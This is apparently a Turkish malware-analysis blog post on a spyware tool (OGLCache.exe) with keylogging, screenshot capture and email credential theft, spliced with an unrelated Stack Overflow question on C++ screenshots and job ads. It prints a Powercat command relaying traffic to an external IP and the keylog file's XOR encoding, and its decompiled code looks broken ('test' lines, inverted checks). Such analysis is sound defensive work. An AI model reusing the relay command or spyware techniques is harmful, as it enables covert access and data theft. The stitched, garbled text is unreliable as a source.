Dinamik kod analizine devam ettiğimde, çalışan işlemler (process) arasında ns.exe isimli (Norton Security olduğunu tahmin ediyorum.) işlemi gördüğünde, %TEMP% klasörüne oluşturduğu loopc.cmd isimli toplu işlem dosyası (batch) ile Powercat aracını çalıştırarak (powercat -l -p 4000 -r top:84.200.2.12:443;) 4000. bağlantı noktası (port) ile 84.200.2.12 ip adresine 443. bağlantı noktası arasında relay yapabildiğini gördüm. Asıl amacım, zararlı yazılımın çekirdeğine yani tüm fonksiyonların çağrıldığı ana fonksiyona ulaşmak ve zararlı yazılımın yeteneklerini öğrenmek olduğu için analiz etmeye devam ettim. Fonksiyonlar arası gezinirken çok geçmeden IDA'nın grafik görünümü ile 00405AB3 adresindeki ana fonksiyona ulaştım. Bu fonksiyon altından çağrılan diğer fonksiyonlara hızlıca baktığında bunun uzaktan sistemi

yönetmeye imkan tanıyan ve buna ilaveten tuş kaydı yapabilen, ekran görüntüsü alabilen ve Outlook, Thunderbird profillerinde yer alan kullanıcı adı ve parola bilgilerini de çalabilen bir casus yazılım olduğunu öğrenmiş oldum.



```

1    v0 = GetSystemMetrics(0);
2    hMnd = GetDesktopWindow();
3    test
4    test
5    if ( hMnd && v18 && cy )
6    {
7        hdc = GetDC(hMnd);
8        v14 = CreateCompatibleDC(hdc);
9        ho = CreateCompatibleBitmap(hdc, v18, cy);
10       if ( !ho )
11       {
12           if ( !v14 )
13           {
14               if ( !ho )
15               {
16                   SelectObject(v14, ho);
17                   if ( BitBlt(v14, 0, 0, v18, cy, hdc, 0, 0, 0x00CC0020u) )
18                   {
19                       sub_40015C((int)v0, 0, 0x0020);
20                       sub_400151((int)v0, 0, 0x0020);
21                       bml.bmHeader.biSize = 40;
22                       bml.bmHeader.biBitCount = 8;
23                       if ( GetDBIBits(hdc, (HBITMAP)ho, 0, 0, &bml, 0) )
24                       {
25                           w6 = 19776;
26                           w7 = (2 * (bml.bmHeader.biWidth + 1) & 0xFFFFFFF) + bml.bmHeader.biHeight + 54;
27                           w8 = 0;
28                           w9 = 0;
29                           w10 = 54;
30                           bml.bmHeader.biCompression = 0;
31                           bml.bmHeader.biSizeImage = 40;
32                           bml.bmHeader.biWidth = v18;
33                           bml.bmHeader.biHeight = cy;
34                           bml.bmHeader.biPlanes = 1;
35                           bml.bmHeader.biBitCount = 24;
36                           v11 = bml.bmHeader.biSizeImage + 54;
37                           v12 = (v0d + sub_40551E(bml.bmHeader.biSizeImage + 54));
38                           if ( !v12 )
39                           {
40                               if ( GetDBIBits(hdc, (HBITMAP)ho, 0, bml.bmHeader.biHeight, (char *)v12 + 54, &bml, 0) )
41                               {
42                                   sub_400040((int)v12, (int)&w6, 0x00);
43                                   sub_400040((int)v12, (int)&v11, 0x00);
44                               }
45                           }
46                           else
47                           {
48                               sub_40554B(v12);
49                               v11 = 0;
50                           }
51                       }
52                   }
53               }
54           }
55       }
56   }
57   if ( !v14 )
58   {
59       if ( GetDBIBits(hdc, (HBITMAP)ho, 0, bml.bmHeader.biHeight, (char *)v12 + 54, &bml, 0) )
60       {
61           sub_400040((int)v12, (int)&w6, 0x00);
62           sub_400040((int)v12, (int)&v11, 0x00);
63       }
64   }
65   else
66   {
67       sub_40554B(v12);
68   }
69 }
70
71
72
73
74
75

```

The two goals are to create the screen in memory to be passed to another function and to be able to capture only selected parts of the screen given (x,y) coordinates.

I am relatively new to coding so if this is a trivial thing it would not surprised but would still greatly appreciate any explanations.

Here is the sample code I found online and have been working with.

```

#define _CRT_SECURE_NO_DEPRECATE
#include <iostream>
#include <windows.h>
#include <stdio.h>
#include <string>

using namespace std;

void ScreenShot()
{
    int nScreenWidth = GetSystemMetrics(SM_CXSCREEN);
    int nScreenHeight = GetSystemMetrics(SM_CYSCREEN);
    HMD hDesktopWindow = GetDesktopWindow();
    HDC hDesktopDC = GetDC(hDesktopWindow);
    HDC hCaptureDC = CreateCompatibleDC(hDesktopDC);
    HBITMAP hCaptureBitmap = CreateCompatibleBitmap(hDesktopDC,
        nScreenWidth, nScreenHeight);
    SelectObject(hCaptureDC, hCaptureBitmap);
    BitBlt(hCaptureDC, 0, 0, nScreenWidth, nScreenHeight,
        hDesktopDC, 0, 0, SRCCOPY | CAPTUREBLT);
    //SaveCapturedBitmap(hCaptureBitmap); //Place holder - Put your code here to save the captured image
    DeleteDC(hCaptureDC);
    DeleteDC(hCaptureDC);
    DeleteObject(hCaptureBitmap);
}

```

c++ windows screenshot bitmap hdc

share improve this question asked Jul 28 '15 at 21:59 asked Jul 28 '15 at 21:31 Corbin 6 2

3 You're "repetitively new"? You mean you keep starting over, forgetting what you learned before? – Barmar Jul 28 '15 at 21:34

Try the `GetPixel` function – Colonel Thirty Two Jul 28 '15 at 21:55

I think the `hCaptureBitmap` variable contains the screen capture data. You can do whatever you want with that. – Barmar Jul 28 '15 at 21:35

MMLanScan for iOS
A plug n' play network scanner library for all.
Contribute on GitHub

Want a python job?
Project Lead – Small Team of Experts – 100% Remote, Flexible Hours
Analytics Firm 9 No office location
REMOTE
ruby python

Big Data Platform Engineer
Peak Games 9 İstanbul, Turkey
java python

Related

- How to capture desktop on windows so that it would capture both directX and normally rendered parts of screen?
- Get HDC context of screen minus application window
- How to save hdc and restore it?
- Are there any bitmap alternatives without the slowness?
- How to get the screen capture of other full screen games using DX9?

Analizimi tamamlamadan önce zararlı yazılımda yer alan fakat analizim süresince devreye girmeyen tuş kaydırından sorumlu olan fonksiyonu bulup, hızlıca göz atmaya karar verdim. 0041572C adresinde yer alan tuş kaydırından sorumlu olan fonksiyonu tespit ettikten sonra programın akışını değiştirerek, akışın bu fonksiyona devam etmesini sağladım. Ardından sistem üzerinde bastığım her tuşun (AAAAAAAAAAAA...), AMD klasöründe dosya adı tarihten oluşan bir dosyaya (-08-03-2017) kayıt edildiğini gördüm. Okunaklı olmayan bir dosyanın şifrelemesini de çözmek için fonksiyona kısaca göz attığında, dosyaya yazılan her bir baytin ilk olarak 9D hex değeri ile XOR işleminden geçirilip ardından da çıkan değere 36 sayısının eklediğini gördüm. [Hex Workshop Hex Editor](#) aracı ile tuş kaydırının saklandığı dosyada ters işlem ($-36 \wedge 9D$) yaptığımda ise okunaklı olmayan bastığım tuş bilgilerini okunaklı hale çevirebildim.

The screenshot shows the IDA Pro debugger interface with the following details:

- Title Bar:** IDA - OGLCache.idb (OGLCache.exe) C:\Users\Meert\Desktop\OGLCache.idb
- Menu Bar:** File Edit Jump Search View Debugger Options Windows Help
- Toolbar:** Local Win32 debugger, Stop, Run, Break, Step, Next, Previous, etc.
- Search Bar:** Local Win32 debugger
- Toolbars:** Library function, Data, Regular function, Unexplored, Instruction, External symbol.
- Graph Overview:** Shows the control flow graph of the program.
- Debug View:** Shows the assembly code for the current function:



```
loc_400505:    mov    [esp+98h+lpFileName], 40h
call   sub_4078A4
test   ax, ax
je    short loc_400545
```
- Breakpoints:** A red arrow points to the instruction `call sub_4078A4`.
- Registers:** Shows the state of general registers:

ID	Value
EDX	00000001
EBP	7EFDE000
ECX	77B2151
ESI	00000000
EDI	00000000
EBP	0028FDD8
ESP	0028FA50
EIP	000000C8
EBP	00000000
ESP	00000000
EFL	00000006
- Stack View:** Shows the stack dump:

Address	Value
0028F658	00000000
0028F65A	0028F470 Stack[00000C00]:0028F470
0028F65C	0028F470 Stack[00000C00]:0028F470
0028F65E	00A2581C .data:aStabpath
- Bottom Status Bar:** To edit inline to this IMA, move the mouse pointer inside a source file.

The screenshot shows the IDA Pro interface with the following panes:



- Assembly pane:** Displays assembly code for the `sub_41572C` procedure. The code includes instructions like `keylog dosgasi xor ile encode ediligor.`, `Attributes: bp-based frame`, and `sub_41572C proc near`. A call to `loc_41575B` is highlighted with a blue box.
- Registers pane:** Shows the general registers (EBX, ECX, EDX, ESI, EDI, EBP, EIP) with their current values.
- Modules pane:** Lists the loaded modules: `C:\Users\Meert\AppData\Roaming\AMD\OGLCache.exe` and `C:\Windows\SysWOW64\usertheme.dll`.
- Threads pane:** Shows two threads running: `3784 EC8 Running` and `2496 9C0 Running`.
- Stack view pane:** Displays the stack contents starting at `021BF960`, showing memory dump and stack dump sections.






Sonuç itibarıyle organize siber suç çetelerinin hedef aldıkları kurumlara saldırırken devlet destekli (nation state) siber saldırganlardan çok da geri kalmadıklarını görebiliyoruz. Çitäyi her daim yükseltelen siber saldırganlarla mücadele adına [FireEye \(Mandiant\)](#)'in da raporunda yer verdiği üzere özellikle finans kurumlarının güvenlik ve insan yatırımlarını artttirmaları büyük önem kazanıyor. Son olarak eski FBI başkanı Robert Miller'in "Dünyada iki çeşit kurum var; Bir, hacklenenler, iki, hacklenecek olanlar" sözünü hatırlatarak, bir sonraki yazında görüşmek dileğinde herkese güvenli günler dilerim.

Not:

